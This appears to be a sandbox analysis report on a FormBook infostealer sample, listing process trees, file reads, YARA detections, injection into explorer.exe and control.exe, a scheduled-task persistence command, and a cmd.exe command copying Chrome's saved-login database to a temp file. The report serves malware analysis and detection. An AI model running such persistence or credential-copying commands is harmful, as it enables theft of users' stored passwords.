C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9E03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	6C8F1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6C8F1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D9E03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9E03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9E03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9E03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9E03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DA85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DA85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DA85705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DA85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	72	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6C8F1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6C8F1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6C8F1B4F	ReadFile

Analysis Process: conhost.exe PID: **6600**, Parent PID: **6568**

General

Target ID:	4
Start time:	15:28:54
Start date:	14/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: **6640**, Parent PID: **4928**

General

Target ID:	5
Start time:	15:28:54
Start date:	14/05/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\dDqpEdJEtzi" /XML "C:\Users\user\AppData\Local\Temp\tmp280F.tmp
Imagebase:	0x230000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities							
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read						
File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp280F.tmp	unknown	2	success or wait	1	23AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp280F.tmp	unknown	1599	success or wait	1	23ABD9	ReadFile

Analysis Process: conhost.exe PID: **6748**, Parent PID: **6640**

General	
Target ID:	6
Start time:	15:28:55
Start date:	14/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iuvRyl9i7D.exe PID: **6804**, Parent PID: **4928**

General	
Target ID:	8
Start time:	15:28:58
Start date:	14/05/2022
Path:	C:\Users\user\Desktop\iuvRyl9i7D.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\iuvRyl9i7D.exe
Imagebase:	0x2f0000
File size:	731648 bytes
MD5 hash:	F7ECD12D134AAF3541396C78337CE672
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: iuvRyl9i7D.exe PID: **6932**, Parent PID: **4928**

General	
Target ID:	12
Start time:	15:28:59
Start date:	14/05/2022
Path:	C:\Users\user\Desktop\iuvRyl9i7D.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\iuvRyl9i7D.exe
Imagebase:	0x590000
File size:	731648 bytes
MD5 hash:	F7ECD12D134AAF3541396C78337CE672
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.367415725.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.367415725.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.367415725.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000000.293257859.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000000.293257859.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000000.293257859.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.367669336.0000000000BB0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.367669336.0000000000BB0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.367669336.0000000000BB0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000000.292843973.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000000.292843973.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000000.292843973.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.367791319.0000000001000000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.367791319.0000000001000000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.367791319.0000000001000000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A407	NtReadFile

Analysis Process: explorer.exe PID: **3616**, Parent PID: **6932**

General

Target ID:	18
Start time:	15:29:04
Start date:	14/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f3b00000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000000.333082585.000000000B601000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000000.333082585.000000000B601000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000000.333082585.000000000B601000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000000.352301866.000000000B601000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000000.352301866.000000000B601000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000000.352301866.000000000B601000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group

Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: control.exe PID: 6628, Parent PID: 3616

General

Target ID:	21
Start time:	15:29:33
Start date:	14/05/2022
Path:	C:\Windows\SysWOW64\control.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\control.exe
Imagebase:	0xdf0000
File size:	114688 bytes
MD5 hash:	40FBA3FBFD5E33E0DE1BA45472FDA66F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000015.00000002.508372558.0000000000600000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000015.00000002.508372558.0000000000600000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000015.00000002.508372558.0000000000600000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000015.00000002.509171386.00000000009D0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000015.00000002.509171386.00000000009D0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000015.00000002.509171386.00000000009D0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000015.00000002.510342424.0000000000CE0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000015.00000002.510342424.0000000000CE0000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000015.00000002.510342424.0000000000CE0000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	61A407	NtReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 3984, Parent PID: 6628

General

Target ID:	28
Start time:	15:30:07
Start date:	14/05/2022

Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V
Imagebase:	0x1190000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	1194E97	CopyFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 fd 05 00 00 00 01 07 fd 00 00 00 00 10 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C	success or wait	1	1194E97	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	512	success or wait	1	1195742	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	65024	success or wait	1	11A8CA9	ReadFile
C:\Users\user\AppData\Local\Temp\DB1	unknown	40960	success or wait	1	11A8CD3	ReadFile

Analysis Process: conhost.exe PID: **5132**, Parent PID: **3984**

General

Target ID:	29
Start time:	15:30:09
Start date:	14/05/2022

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly